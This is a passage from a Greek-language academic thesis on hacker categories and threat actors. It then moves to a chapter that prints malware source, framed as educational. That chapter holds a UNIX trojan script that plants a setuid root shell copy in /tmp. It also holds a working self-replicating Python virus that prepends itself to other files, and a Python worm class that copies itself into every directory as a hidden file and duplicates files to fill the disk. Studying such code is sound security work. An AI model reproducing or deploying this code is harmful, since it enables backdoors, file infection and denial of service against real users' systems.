   Είναι αλλιώς γνωστοί και ως crackers ή Script Kiddies. Μπορούμε να πούμε ότι οι crackers είναι οι μη επαγγελματίες ή ανειδίκευτοι τύποι hacker. Αυτοί οι hackers χρησιμοποιούν τα εργαλεία hacking άλλων hackers με σκοπό να κάνουν hacking, κάτι που δεν είναι τόσο πραγματικό. Οι crackers μπορούν εύκολα να εντοπιστούν επειδή το κακόβουλο έργο τους δεν είναι τόσο εμπιστευτικό. Εμπλέκονται ως επί το πλείστων σε μικρές παραβιάσεις, όπως παραβίαση αναγνωριστικών μέσων κοινωνικής δικτύωσης, έλεγχος της οθόνης άλλων υπολογιστών κ.λπ. (Memon & Shaikh & Fazal & Tunio & Arain, 2020).

   Το σενάριο που παρατίθεται στο παράρτημα Α - Lab 6 BLUE HAT HACKERS, αναλύει μια από τις πιο κοινές επιθέσεις των Blue Hats, μια Brute Force Attack. Μέσα από το παράδειγμα, αντιλαμβανόμαστε τη διαδικασία υλοποίησης της επίθεσης αλλά και τον τρόπο με τον οποίο οι Blue Hat Hackers επιτίθενται στα ευάλωτα συστήματα, καθώς και τους τρόπους εντοπισμού και αντιμετώπισης τέτοιου είδους επιθέσεων (CyberProof, 2019).

5. **Green hat hacker.**
   Οι Green Hat Hackers είναι τα νεότερα παιδιά στο μπλοκ που μόλις αρχίζουν να μαθαίνουν την τέχνη. Δεν έχουν ξεκάθαρο κίνητρο στο στάδιο στο οποίο βρίσκονται (δηλαδή, μπορούν να γίνουν είτε μαύρος είτε λευκός hacker). Δεν θέλουν σκόπιμα να προκαλέσουν κακό, αλλά μπορεί να το κάνουν. Και δεδομένου ότι δεν γνωρίζουν

ακόμη τόσα πολλά για το hacking, μπορεί να μην είναι σε θέση να διορθώσουν τη ζημιά που προκάλεσαν (Techslang, n.d. b).
Στο σενάριο που αναφέρετε στο παράρτημα A - Lab 7 GREEN HAT HACKERS, αναλύεται μια κοινή επίθεση Ransomware, επιλογή συχνή για έναν Green Hat Hacker, για την καλύτερη κατανόηση της επίθεσης αλλά και τον τρόπο δράσης των παραπάνω hacker (Sharma, 2021b).

6. **Red hat hacker.**
   Το Red Hat είναι ένας μοναδικός παίκτης στην κοινότητα ασφαλείας, συνδυάζοντας τις δεξιότητες και την ηθική άλλων καπέλων, ενώ αντιμετωπίζει το νόμο ως αφετηρία για να λειτουργήσει. Οι δεξιότητες και η εμπειρία που απαιτούνται για αυτήν την ταξινόμηση των χάκερ συχνά φέρνουν αυτά τα άτομα σε στενή επαφή με τους τομείς της άμυνας και των πληροφοριών, ωστόσο θα πρέπει να σημειωθεί ότι η συνεργασία με αυτές τις υπηρεσίες θα φέρει γενικά θετικά αποτελέσματα και συχνά ειδικοί σε θέματα ασφάλειας προσλαμβάνονται ως εργολάβοι στην ασφάλεια κοινότητα (Reilly, 2021).

   Στο παράρτημα A - Lab 8 RED HAT HACKERS αναφέρεται μια πραγματική επίθεση από Red Hats. Γίνεται ανάλυσή της για να κατανοήσουμε τον τρόπο δράσης τους αλλά και το μέγεθος του προβλήματος που μπορεί να δημιουργηθεί από τέτοιου είδους επιθέσεις (The engine room, 2020).

Καλό ή κακό, το hacking είναι μια σημαντική πτυχή της ασφάλειας του δικτύου. Ο όρος «παράγοντας απειλής» (threat actor) χρησιμοποιείται όταν αναφέρεται σε εκείνα τα άτομα ή ομάδες ατόμων που θα μπορούσαν να ταξινομηθούν ως Grey hat ή Black hat hacker.

3.3. Η ΕΞΕΛΙΞΗ ΤΩΝ THREAT ACTORS

Το hacking ξεκίνησε τη δεκαετία του 1960 με το phone freaking ή phreaking, το οποίο αναφέρεται στη χρήση διαφόρων συχνοτήτων ήχου για τον χειρισμό τηλεφωνικών συστημάτων. Εκείνη την εποχή, οι τηλεφωνικοί διακόπτες χρησιμοποιούσαν διάφορους τόνους, ή τονική κλήση, για να υποδείξουν διαφορετικές λειτουργίες. Οι πρωταγωνιστές της απειλής συνειδητοποίησαν ότι μιμούμενοι έναν τόνο χρησιμοποιώντας ένα σφύριγμα, μπορούσαν να εκμεταλλευτούν τους διακόπτες του τηλεφώνου για να πραγματοποιήσουν δωρεάν υπεραστικές κλήσεις.

Στα μέσα της δεκαετίας του 1980, τα μόντεμ μέσω τηλεφώνου χρησιμοποιήθηκαν για τη σύνδεση υπολογιστών σε δίκτυα. Οι threat actors έγραψαν προγράμματα «κλήσεων πολέμου» (war dialing), τα οποία καλούσαν κάθε αριθμό τηλεφώνου σε μια δεδομένη περιοχή αναζητώντας υπολογιστές, συστήματα πινάκων ανακοινώσεων και φαξ. Όταν έβρισκαν έναν αριθμό τηλεφώνου, χρησιμοποιούσαν προγράμματα διάρρηξης κωδικού

πρόσβασης για πρόσβαση. Από τότε, τα γενικά προφίλ και τα κίνητρα των παραγόντων απειλών έχουν αλλάξει αρκετά.

Υπάρχουν πολλοί διαφορετικοί τύποι threat actor:

Script kiddies

Τα script kiddies εμφανίστηκε τη δεκαετία του 1990 και αναφέρεται σε έφηβους ή άπειρους παράγοντες απειλών που τρέχουν υπάρχοντα σενάρια, εργαλεία και κατορθώματα, για να προκαλέσουν βλάβη, αλλά συνήθως όχι για κέρδος. Ένα "skiddie", είναι κάποιος που στερείται γνώσεων προγραμματισμού και χρησιμοποιεί υπάρχον λογισμικό για να ξεκινήσει μια επίθεση. Συχνά ένα script kiddie χρησιμοποιεί αυτά τα προγράμματα χωρίς καν να γνωρίζει πώς λειτουργούν ή τι κάνουν. Για παράδειγμα, φανταστείτε ότι ένα skiddie παίρνει τον πρώτο του υπολογιστή. Το skiddie παρακολουθεί μια ταινία για το hacking και στη συνέχεια κατεβάζει ένα αντίγραφο του Kali Linux. Αρχίζει να ασχολείται με τα διάφορα προγράμματα ενώ αναζητά διαδικτυακά σεμινάρια. Στην αρχή, μπορεί να θεωρηθούν τίποτα περισσότερο από ένα παιχνίδι του Διαδικτύου ή ένα noob, λόγω της έλλειψης εμπειρίας και της ταχύτητας να καυχηθούν και να καυχηθούν. Μερικές φορές καταφεύγουν ακόμη και σε διαδικτυακή καταδίωξη ή εκφοβισμό. Ωστόσο, αυτό μπορεί απλώς να είναι ένα κάλυμμα για άλλες πιο άθλιες δραστηριότητες (Putman, n.d.).

Vulnerability brokers

Οι vulnerability brokers αναφέρονται συνήθως και ως Grey hat hackers που προσπαθούν να ανακαλύψουν τρωτά σημεία με σκοπό να τις αναφέρουν στους ιδιοκτήτες των δικτύων, μερικές φορές για βραβεία ή ανταμοιβές.

Hacktivists

Είναι ένας όρος που αναφέρεται και σε Grey hat hackers που συγκεντρώνονται και διαμαρτύρονται ενάντια σε διαφορετικές πολιτικές και κοινωνικές ιδέες. Οι hacktivists διαμαρτύρονται δημόσια ενάντια σε οργανισμούς ή κυβερνήσεις δημοσιεύοντας άρθρα, βίντεο, διαρρέοντας ευαίσθητες πληροφορίες και πραγματοποιώντας επιθέσεις διανεμημένης άρνησης εξυπηρέτησης (distributed denial-of-service attack, DDoS attack). Κοινοί στόχοι για τους hacktivists περιλαμβάνουν κυβερνητικές υπηρεσίες, πολυεθνικές εταιρείες ή οποιαδήποτε άλλη οντότητα θεωρείται ως «κακή» ή «λάθος» από την ομάδα ή το άτομο hacktivist. Φυσικά, η απόκτηση μη εξουσιοδοτημένης πρόσβασης στα περιουσιακά στοιχεία οποιουδήποτε οργανισμού μέσω τέτοιων δραστηριοτήτων είναι εγκληματική πράξη, ανεξάρτητα από το ποια μπορεί να είναι η πρόθεση (Checkpoint, n.d.).

Cybercriminal

Οι Cybercriminal, είναι ένας όρος για τους Black hat hackers που είτε είναι αυτοαπασχολούμενοι είτε εργάζονται για μεγάλες οργανώσεις εγκληματικότητας στον κυβερνοχώρο. Κάθε χρόνο, οι εγκληματίες του κυβερνοχώρου είναι υπεύθυνοι για την κλοπή δισεκατομμυρίων δολαρίων από καταναλωτές και επιχειρήσεις. Είναι γνωστό ότι οι cybercriminals έχουν πρόσβαση στις υπόγειες αγορές των cybercriminals που βρίσκονται στο deep web για να εμπορεύονται κακόβουλα αγαθά και υπηρεσίες, όπως εργαλεία hacker και κλεμμένα δεδομένα. Οι cybercriminals διαφέρουν επίσης πολύ από τους threat actors με διάφορους τρόπους, ο πρώτος από τους οποίους είναι η πρόθεση. Οι threat actors είναι άτομα που διεξάγουν στοχευμένες επιθέσεις, οι οποίες επιδιώκουν ενεργά και θέτουν σε κίνδυνο την υποδομή μιας οντότητας στόχου. Οι εγκληματίες του κυβερνοχώρου είναι απίθανο να επικεντρωθούν σε μια ενιαία οντότητα, αλλά διεξάγουν επιχειρήσεις σε μεγάλες μάζες θυμάτων που ορίζονται μόνο από παρόμοιους τύπους πλατφόρμας, διαδικτυακή συμπεριφορά ή προγράμματα που χρησιμοποιούνται. Δεύτερον, διαφέρουν στον τρόπο με τον οποίο διεξάγουν τις δραστηριότητές τους. Οι threat actors ακολουθούν μια διαδικασία έξι βημάτων, η οποία περιλαμβάνει την έρευνα στόχων και την πλευρική κίνηση μέσα σε ένα δίκτυο. Οι cybercriminals, από την άλλη πλευρά, είναι απίθανο να ακολουθήσουν καθορισμένα βήματα για να πάρουν αυτό που θέλουν από τα θύματά τους (Trendmicro, n.d.).

State-Sponsored


Οι hackers που χρηματοδοτούνται από το κράτος είναι threat actors που κλέβουν κυβερνητικά μυστικά, συλλέγουν πληροφορίες και δολιοφθορές σε δίκτυα ξένων κυβερνήσεων, τρομοκρατικών ομάδων και εταιρειών. Οι περισσότερες χώρες στον κόσμο συμμετέχουν σε κάποιο βαθμό σε κρατικές επιχορηγήσεις. Ανάλογα με την οπτική γωνία ενός ατόμου, αυτοί είναι είτε White hat είτε Black hat hackers. Hacker που χρηματοδοτούνται από το κράτος είναι επίσης ύποπτοι στο ransomware που μόλυνε συσκευές σε περισσότερες από 60 χώρες νωρίτερα αυτό το έτος (Cyberpolicy, n.d.).

ΚΕΦΑΛΑΙΟ 4 ΑΛΓΟΡΙΘΜΟΙ

Σε αυτό το κεφάλαιο θα αναλύσουμε κάποιους από τους αλγορίθμους με του οποίους γίνονται οι πιθανές επιθέσεις από τους threat actors προς τους διάφορους οργανισμούς, εταιρίες ή και στα πιθανά θύματα, με σκοπό να αποσπάσουν σημαντικές πληροφορίες που θα τους αποφέρουν κέρδος. Οι κώδικες με τους οποίους θα ασχοληθούμε είναι η ανάλυση ενός virus script και ενός worm class. Σημαντικό εδώ είναι να αναφέρουμε ότι οι παρακάτω αλγόριθμοι και κώδικες είναι καθαρά για εκπαιδευτικούς σκοπούς και δεν προτρέπουν στην χρήση τους για επιζήμιους σκοπούς.

4.1 VIRUSES

Η κακόβουλη λογική είναι ένα σύνολο οδηγιών, ένα πρόγραμμα που προκαλεί την παραβίαση μιας πολιτικής ασφαλείας ενός ιστότοπου, προγράμματος, εφαρμογής, κλπ..



Εικόνα 5: Διάγραμμα ιών

Στο παρακάτω παράδειγμα, θα δούμε ένα script για τα UNIX, στο οποίο θα υποθέσουμε ότι τα σύμβολο “.” Βρίσκεται στο περιβάλλον του path και το script έχει ονομαστεί ls και έχει τοποθετηθεί στον κατάλογο directory (Geeksforgeeks, 2020b).

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls$*
```

Ανάλυση του script

Στο παραπάνω script, δημιουργείτε ένα αντίγραφο του UNIX Shell, που είναι το setuid, δηλαδή το καθορισμένο αναγνωριστικό χρήστη (user ID) κατά την εκτέλεση του προγράμματος. Το setuid είναι ένας ειδικός τύπος άδειας αρχείων στα λειτουργικά συστήματα Unix (αντίστοιχα και σε Linux και BSD), ένα εργαλείο ασφαλείας το οποίο επιτρέπει στους χρήστες να εκτελούν ορισμένα προγράμματα με αυξημένα προνόμια (privileges) (Computer Hope, 2020). Για να γίνει πιο εύκολα κατανοητό το πρόγραμμα setuid, πρέπει πρώτα να γίνει κατανοητό πως αποθηκεύεται η ταυτότητα του χρήστη (User Identity) σε ένα λειτουργικό σύστημα UNIX (Geeksforgeeks, 2020b).

Στο λειτουργικό σύστημα UNIX OS, η ταυτότητα του χρήστη αναπαριστάται ως ένας ακέραιος αριθμός μεταξύ 0 και 65.535, ο οποίος αριθμός αναφέρεται και ως UID (Unique Identification Number). Αυτό που κάνουν τα προγράμματα setuid είναι να δημιουργούν διεργασίες με το UID του κατόχου και όχι με το τρίτο άτομο που εκτελεί το πρόγραμμα. Αυτό σημαίνει πως ο threat actor αποκτάει τα δικαιώματα του ιδιοκτήτη. Όπως αντιλαμβανόμαστε, αυτό από μόνο του είναι ήδη μια ευπάθεια (Geeksforgeeks, 2020b).

Στο script, ουσιαστικά, δημιουργήθηκε ένα setuid αντίγραφο του UNIX shell. Στη συνέχεια, αυτό το πρόγραμμα διαγράφεται και εκτελείται η εντολή ls, με σκοπό την καταχώρηση των αρχείων και των φακέλων που υπάρχουν στον τρέχοντα κατάλογο εργασίας (Geeksforgeeks, 2020b).

Οι περισσότεροι viruses ακολουθούν το παρακάτω basic script (Geeksforgeeks, 2020b).

```
Beginvirus
if spred-condition TRUE the begin
    for the target files begin
       if target affected TRUE then begin
         Determine where to place virus instructions
         Copy the virus instructions
         Modify target to spread the virus later
       End if
    End for
End if
Perform some other instruction(s) //Optional
Go back to beginning
Endvirus
```

Όπως έχει αναφερθεί και στο 2ο Κεφάλαιο (Υποενότητα 2.1.Α.2), κάθε ιός υπολογιστή έχει δύο φάσεις, τη φάση εισαγωγής, κατά την οποία ο ιός εισάγεται στον στοχοποιημένο υπολογιστή και τη φάση εκτέλεσης κατά την οποία ο ιός εκτελεί ορισμένες ενέργειες.

Εδώ είναι σωστό να αναφερθεί ότι για να δημιουργηθεί ένας ιός υπολογιστή, η Python δεν αποτελεί την καλύτερη επιλογή. Η Python είναι μια γλώσσα που χρειάζεται διερμηνέα για να εκτελεστεί. Μπορεί να ενσωματωθεί ένας διερμηνέας στον ιό, αλλά το αρχείο που θα προκύψει θα είναι πιο βαρύς. Για να προγραμματιστεί ένας ιός, άλλες γλώσσες που πιθανώς μπορούν να λειτουργήσουν σε χαμηλότερο επίπεδο και που μπορούν να μεταγλωττιστούν είναι καλύτερη επιλογή και για αυτό το λόγο παλαιότερα ήταν πολύ συνηθισμένο να βλέπουμε ιούς γραμμένους σε C ή Assembly (MASTROMATTEO, 2021).

Αυτό σημαίνει ότι ο κύριος στόχος μας όταν γράφουμε έναν ιό είναι να δημιουργήσουμε ένα πρόγραμμα που μπορεί να εξαπλωθεί και να αναπαραγάγει μολύνοντας άλλα αρχεία, συνήθως φέρνοντας ένα «ωφέλιμο φορτίο» (payload), το οποίο είναι μια κακόβουλη λειτουργία που θέλουμε να εκτελέσουμε στο σύστημα προορισμού (MASTROMATTEO, 2021).

```
1 try:
2    # retrieve the virus code from the current infected script
3    virus_code = get_virus_code()
4
5    # look for other files to infect
6    for file in find_files_to_infect():
7        infect(file, virus_code)
8
9    # call the payload
10   summon_chaos()
11
12 # except:
13 #     pass
14
15 finally:
16   # delete used names from memory
17   for i in list(globals().keys()):
18       if(i[0] != '_'):
19           exec('del {}'.format(i))
20
21   del i
```

Σύμφωνα με τον παραπάνω κώδικα:
Καλούμε τη συνάρτηση get_virus_code() (γραμμή 3), η οποία επιστρέφει τον πηγαίο κώδικα του ιού που έχει ληφθεί από το τρέχον script. Στη συνέχεια, η συνάρτηση find_files_to_infect() (γραμμή 6) επιστρέφει τη λίστα των αρχείων που μπορούν να μολυνθούν και για κάθε αρχείο που επιστρέφεται, ο ιός εξαπλώνεται. Μετά τη μόλυνση, καλούμε τη συνάρτηση summon_chaos() (γραμμή 10), δηλαδή τη συνάρτηση ωφέλιμου φορτίου με τον κωδικό κακόβουλου λογισμικού. Όλα έχουν εισαχθεί σε ένα try-except block, έτσι ώστε να είμαστε σίγουροι ότι οι εξαιρέσεις στον κώδικα του ιού παγιδεύονται και

αγνοούνται από το pass statement στο except block. Το τελικό block είναι το τελευταίο μέρος του ιού και ο στόχος του είναι να αφαιρέσει τα χρησιμοποιημένα ονόματα από τη μνήμη, έτσι ώστε να μην έχει καμία επίδραση στον τρόπο λειτουργίας του μολυσμένου script (MASTROMATTEO, 2021).

Τώρα πρέπει να εφαρμόσουμε τις συναρτήσεις stub που μόλις δημιουργήσαμε, ξεκινώντας από τη συνάρτηση get_virus_code(). Για να λάβουμε τον τρέχοντα κωδικό ιού, απλώς θα διαβάσουμε το script και θα λάβουμε αυτό που βρίσκουμε ανάμεσα σε δύο καθορισμένα σχόλια (MASTROMATTEO, 2021).

```
 1 def get_content_of_file(file):
 2    data = None
 3    with open(file, "r") as my_file:
 4        data = my_file.readlines()
 5
 6    return data
 7
 8 def get_virus_code():
 9
10    virus_code_on = False
11    virus_code = []
12
13    code = get_content_of_file(__file__)
14
15    for line in code:
16        if "# begin-virus\n" in line:
17            virus_code_on = True
18
19        if virus_code_on:
20            virus_code.append(line)
21
22        if "# end-virus\n" in line:
23            virus_code_on = False
24            break
25
26    return virus_code
```

Και μόλις έχουμε τη λίστα με τα αρχεία που θα μολυνθούν, χρειαζόμαστε το infection function. Σε αυτή την περίπτωση, θα προγραμματίσουμε απλώς τον ιό μας στην αρχή του αρχείου που θέλουμε να μολύνουμε (MASTROMATTEO, 2021).

```
def get_content_if_infectable(file):
    data = get_content_of_file(file)
    for line in data:
        if "# begin-virus" in line:
            return None
    return data

def infect(file, virus_code):
    if (data:=get_content_if_infectable(file)):
        with open(file, "w") as infected_file:
            infected_file.write("".join(virus_code))
            infected_file.writelines(data)
```


Αυτό που χρειάζεται είναι να προσθέσουμε το payload. Εφόσον δεν θέλουμε να κάνουμε κάτι που μπορεί να βλάψει το σύστημα, δημιουργούμε απλώς μια συνάρτηση που εκτυπώνει κάτι στην κονσόλα (MASTROMATTEO, 2021).

```
def summon_chaos():
 # the virus payload
 print("We are sick, fucked up and complicated\nWe are chaos, we can't be cured")
```

Οπότε ο ιός είναι έτοιμος και μπορεί να χρησιμοποιηθεί σε source code.

4.2 WORMS

Σε αυτή την ενότητα θα αναφερθούμε σε μια γνωστή κατηγορία κακόβουλου λογισμικού, τα worms. Τα worms, όπως έχουμε αναφέρει και σε προηγούμενο κεφάλαιο, είναι διαφορετικά από έναν ιό υπολογιστή με τρόπο που οι τυπικοί ιοί μολύνουν μόνο αρχεία και τα σκουλήκια αναπαράγουν αρχεία και κρατούν τα διπλότυπα μακριά (ως κρυφά αρχεία) (Github, 2021).



Εικόνα 6: Στοιχεία των Worm

Παρακάτω, θα δούμε πως δημιουργείτε μια κλάση (class) worm και μια μέθοδος αρχικοποίησης για τη μέθοδο των αρχικών ορισμών (Github, 2021).

```
class Worm:

    def __init__(self, path=None, target_dir_list=None, iteration=None):
        if isinstance(path, type(None)):
            self.path = "/"
        else:
            self.path = path

        if isinstance(target_dir_list, type(None)):
            self.target_dir_list = []
        else:
            self.target_dir_list = target_dir_list

        if isinstance(target_dir_list, type(None)):
            self.iteration = 2
        else:
            self.iteration = iteration

        # get own absolute path
        self.own_path = os.path.realpath(__file__)
```

Στο παραπάνω τμήμα κώδικα παρατηρούμε τρία arguments. Αρχικά παρατηρούμε το argument του path, το οποίο ορίζει από πιο σημείο πρέπει να ξεκινήσει η αναζήτηση των καταλόγων (η default επιλογή ορίζεται από το root directory /). Ακριβώς δίπλα παρατηρούμε το target_dir_list, ένα argument με το οποίο ο χρήστης μπορεί να περάσει μια λίστα των αρχικών στοχοποιημένων καταλόγων, η οποία είναι μια κενή λίστα (by default). Τέλος, υπάρχει το argument iteration, το οποίο χρησιμοποιήθηκε με σκοπό να οριστεί το πόσες παρουσίες θα δημιουργηθούν με τον ιό worm για κάθε υπάρχον αρχείο σε ένα κατάλογο (Github, 2021).

ΜΕΘΟΔΟΣ ΓΙΑ ΤΗ ΛΙΣΤΑ ΟΛΩΝ ΤΩΝ DIRECTORIES ΚΑΙ SUBDIRECTORIES

Ως πρώτη μέθοδο, είναι να παραθέσουμε όλους τους στοχευόμενους directories και subdirectories, στους οποίους θα αντιγράψουμε το worm καθώς και τα υπάρχοντα αρχεία στα directories (Pythonprogramming, 2018).

Στο παρακάτω κομμάτι κώδικα που αναφέρεται στα list_directories, αποφεύγονται τα κρυφά αρχεία καθώς περιλαμβάνουν και τους γονικούς καταλόγους (parent directories) (Pythonprogramming, 2018).

```
def list_directories(self,path):
    self.target_dir_list.append(path)
    files_in_current_directory = os.listdir(path)

    for file in files_in_current_directory:
        # avoid hidden files/directories (start with dot (.))
        if not file.startswith('.'):
            # get the full path
            absolute_path = os.path.join(path, file)
            print(absolute_path)

            if os.path.isdir(absolute_path):
                self.list_directories(absolute_path)
            else:
                pass
```

Η συνάρτηση os.listdir, μετά τη εισαγωγή του module os, μπορεί να χρησιμοποιηθεί για να εμφανιστεί όλο το directory. Να σημειώσουμε εδώ ότι αν στην παρένθεση δεν ορίσουμε τίποτα, θα μας επιστρέψει μια λίστα με όλα τα αρχεία και τους φακέλους του τρέχοντος directory (Pythonprogramming, 2018).

Όσον αφορά τη μέθοδο startwith('.'), γνωρίζουμε ότι λαμβάνει το πολύ τρείς παραμέτρους, το prefix τη συμβολοσειρά ή την πλειάδα των συμβολοσειρών που είναι προς έλεγχο, το start (το οποίο είναι προαιρετικό) και αφορά την αρχική θέση όπου το πρόθεμα πρέπει να ελεγχθεί μέσα στη συμβολοσειρά και το end (εξίσου προαιρετικό) που αφορά την τελική θέση όπου το πρόθεμα πρέπει να ελεγχθεί μέσα στη συμβολοσειρά (Programiz, n.d.).

Η μέθοδος os.path.join() συνενώνει διάφορα στοιχεία του path με ένα διαχωριστικό καταλόγου (‘/’) μετά από κάθε μη κενό τμήμα εκτός από το τελευταίο στοιχείο του path. Εάν το στοιχείο του τελευταίου path είναι κενό, τότε το διαχωριστικό ‘/’ τοποθετείτε στο τέλος (Geeksforgeeks, 2021a).

Η συνάρτηση os.path.isdir(), επιστρέφει True ή False εάν το path είναι ένα υπάρχον directory (Python, n.d.).

ΜΕΘΟΔΟΣ ΑΝΑΠΑΡΑΓΩΓΗΣ ΤΩΝ WORMS

Για να γίνει αντιγραφή του ίδιου του script σε όλους τους στοχευόμενους καταλόγους, παίρνουμε το απόλυτο path του script που εκτελούμε και μετά αντιγράφουμε τα περιεχόμενα στους καταλόγους προορισμού, δημιουργώντας ένα κρυφό αρχείο με το ίδιο όνομα.

```
def create_new_worm(self):
    for directory in self.target_dir_list:
        destination = os.path.join(directory, ".worm.py")
        # copy the script in the new directory with similar name
        shutil.copyfile(self.own_path, destination)
```

Η μέθοδος shutil.copyfile() χρησιμοποιείται για την αντιγραφή του περιεχομένου του αρχείου προέλευσης στο αρχείο προορισμού. Τα metadata του αρχείου δεν αντιγράφονται. Η πηγή και ο προορισμός πρέπει να αντιπροσωπεύουν ένα αρχείο και ο προορισμός πρέπει να είναι εγγράψιμος. Εάν ο προορισμός υπάρχει ήδη, τότε θα αντικατασταθεί με το αρχείο προέλευσης διαφορετικά θα δημιουργηθεί ένα νέο αρχείο (Geeksforgeeks, 2021b).

ΜΕΘΟΔΟΣ ΑΝΤΙΓΡΑΦΗΣ ΤΩΝ ΥΠΑΡΧΟΝΤΩΝ ΑΡΧΕΙΩΝ

Η ακόλουθη μέθοδος θα χρησιμοποιηθεί για την αντιγραφή αρχείων όσες φορές είναι η τιμή που έχουμε από το όρισμα επανάληψης. Μπορεί να χρησιμοποιηθεί ένας μεγάλος αριθμός, έτσι ώστε ο σκληρός δίσκος να γεμίσει άμεσα.

```
def copy_existing_files(self):
    for directory in self.target_dir_list
        file_list_in_dir = os.listdir(directory)
        for file in file_list_in_dir:
            abs_path = os.path.join(directory, file)
            if not abs_path.startswith('.') and not os.path.isdir(abs_path):
                source = abs_path
                for i in range(self.iteration):
                    destination = os.path.join(directory,("."+file+str(i)))
                    shutil.copyfile(source, destination)
```

Η μέθοδος os.listdir() χρησιμοποιείται για τη λήψη της λίστας όλων των αρχείων και των καταλόγων στον καθορισμένο κατάλογο. Εάν δεν καθορίσουμε κανέναν κατάλογο, τότε θα επιστραφεί λίστα αρχείων και καταλόγων στον τρέχοντα κατάλογο εργασίας
(Geeksforgeeks, 20219)

ΜΕΘΟΔΟΣ ΕΝΟΠΟΙΗΣΗΣ

Σε αυτή τη μέθοδο, θα καλέσουμε όλες τις προηγούμενες μεθόδους. Έτσι, όταν καλούμε αυτήν τη μέθοδο χρησιμοποιώντας το αντικείμενο που δημιουργήσαμε, το worm θα ξεκινήσει όλες τις ενέργειες διαδοχικά. Εάν θέλουμε να χρησιμοποιήσουμε χρονόμετρο ή datetime, μπορεί να προστεθεί αυτήν η λειτουργία.

```
def start_worm_actions(self):
    self.list_directories(self.path)
    print(self.target_dir_list)
    self.create_new_worm()
    self.copy_existing_files()
```

MAIN FUNCTION

Σε αυτό το σημείο θα παραθέσουμε το main function καθώς και η εκτέλεση του κώδικα.


```
if __name__=="__main__":
    current_directory = os.path.abspath("")
    worm = Worm(path=current_directory)
    worm.start_worm_actions()
```

